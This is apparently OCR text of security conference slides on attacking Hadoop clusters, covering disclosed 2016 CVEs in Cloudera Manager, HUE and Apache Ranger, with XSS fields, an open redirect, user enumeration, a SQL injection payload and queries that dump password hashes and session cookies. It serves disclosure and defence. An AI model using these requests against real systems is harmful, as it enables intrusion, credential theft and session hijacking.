  } ]
}
```


Process logs access (CVE-2016-4949)


GET `/cmf/process/<process_id>/logs?filename={stderr,stdout}.log`



How to pwn an Hadoop cluster – Exploiting 3rd party modules
Administration module - Cloudera Manager =< 5.5

Template rename stored XSS (CVE-2016-4948)

In "Template Name" field




Kerberos wizard stored XSS (CVE-2016-4948)

In the following fields:

- KDC Server Host
- Kerberos Security Realm
- Kerberos Encryption Types
- Advanced Configuration Snippet (Safety Valve) for [libdefaults] section of krb5.conf
- Advanced Configuration Snippet (Safety Valve) for the Default Realm in krb5.conf
- Advanced Configuration Snippet (Safety Valve) for remaining krb5.conf
- Active Directory Account Prefix

Host addition reflected XSS (CVE-2016-4948)

GET `/cmf/cloudera-director/redirect?classicWizard=[XSS]&clusterid=1`



How to pwn an Hadoop cluster – Exploiting 3rd party modules
Data visualisation module - Cloudera HUE =< 3.9.0

Enumerating users with an unprivileged account (CVE-2016-4947)


GET `/desktop/api/users/autocomplete`


Response

Raw | Headers | Hex | JSON Decoder


```
{
    "users": [
        {
            "last_name": "",
            "first_name": "",
            "username": "cloudera",
            "id": 1,
            "email": "noreply@cloudera.com"
        },
        {
            "last_name": "",
            "first_name": "",
            "username": "hdfs",
            "id": 2,
            "email": ""
        },
        {
            "last_name": "",
            "first_name": "",
            "username": "hue",
            "id": 1100713,
            "email": ""
```



Stored XSS (CVE-2016-4946)





Open redirect

GET `/accounts/login/?next=//[domain_name]`



How to pwn an Hadoop cluster – Exploiting 3rd party modules
AAA module - Apache Ranger =< 0.5.2


Unauthenticated policy download

GET `http://<apache_ranger_IP>:6080/service/plugins/policies/download/<policy_name>`

One prerequisite: guess the policy name

/ Downloading a policy does **not constitute a vulnerability by itself**, but is equivalent to having access to a **network filtering policy**: **finding "holes" is easier**

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<servicePolicies>
    <serviceName>Sandbox_hadoop</serviceName>
    <serviceId>4</serviceId>
    <policyVersion>4</policyVersion>
    <policyUpdateTime>2016-04-16T14:50:18Z</policyUpdateTi
    <policies>
        <id>5</id>
        ...
        <createdBy>amb_ranger_admin</createdBy>
        <updatedBy>Admin</updatedBy>
        <createTime>2016-03-11T10:36:32Z</createTime>
        <updateTime>2016-04-16T14:50:18Z</updateTime>
        <version>4</version>
        <service>Sandbox_hadoop</service>
        <name>Sandbox_hadoop-1-20160311103632</name>
        <description>Default Policy for Service: Sandbox_hadoop</description>
```



How to pwn an Hadoop cluster – Exploiting 3rd party modules
AAA module - Apache Ranger =< 0.5.2

Authenticated SQL injection (CVE-2016-2174)

```
GET http://<apache_ranger_IP>:6080/service/plugins/policies/eventTime?eventTime=' or '1'='1&policyId=1
```

2 interesting post-exploit operations

/ **Dump user credentials**…but passwords are hashed in MD5 (SHA512 in newer versions)

```
> select last_name, first_name, email, login_id, password, user_role from x_portal_user,
x_portal_user_role where x_portal_user.id = x_portal_user_role.user_id limit 3 :
[*] , Admin, , admin,                                  ceb4f32325eda6142bd65215f4c0f371,  ROLE_SYS_ADMIN
[*] , rangerusersync, 1457692398755_962_66, ambari-qa, 70b8374d3dfe0325aaa5002a688c7e3b, ROLE_SYS_ADMIN
[*] , keyadmin, 1457692592328_160_91, amb_ranger_admin, a05f34d2dce2b4688fa82e82a89ba958,ROLE_KEY_ADMIN
```

/ **or better…dump user session cookies and reuse them !**


```
> select auth_time, login_id, ext_sess_id from x_auth_sess where auth_status = 1 or (login_id like
'%admin%' and auth_status = 1) order by auth_time desc limit 3 :
[*] 2016-05-08 13:30:11, admin, DEC6C0A899BB2E8793ABA9077311D8E6
[*] 2016-05-08 13:04:15, stduser, CD4142620CB7ED4186274D53B8E0D59E
[*] 2016-05-08 13:01:26, rangerusersync, D84D98B58FC0F9554A4CABF3E205A5E8N
```

How to pwn an Hadoop cluster – Exploiting 3rd party modules
So you also want to start hunting for vulnerabilities ?

Use a pre-packaged Hadoop environment in a single virtual machine

Cloudera Quickstart

HDP Sandbox



MapR Sandbox

All of our presented tools and resources are published on

https://github.com/CERT-W/hadoop-attack-library

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster

/ **03** Taking a step back

Taking a step back – Security maturity of the Big Data ecosystem

A technology not built upon security

- A lot of **insecurity by default**:
  - "Simple authentication"
  - No encryption

A fragmented ecosystem

- Security solutions availability may **depends of distribution**

An immaturity in secure development

- A lot of classic **Web vulnerabilities**….even for security modules

A complex operational security

- **Fast pace** of module versions…but low frequency of **patch release** from distributors
  - HDP 2.4 (**march 2016**) shipping Apache Ranger 0.5.0 (**june 2015**)
- Some challenges around service disruption to **patch a cluster**

Taking a step back – Wise recommendations

Kerberize your cluster

Reduce service exposition

Don’t give free shells

Harden components & try to keep up to date with technologies

Questions ?

Thomas DEBIZE
thomas.debize@wavestone.com

Mahdi BRAIK
mahdi.braik@wavestone.com

@secuinsider

wavestone-advisors.com
@wavestoneFR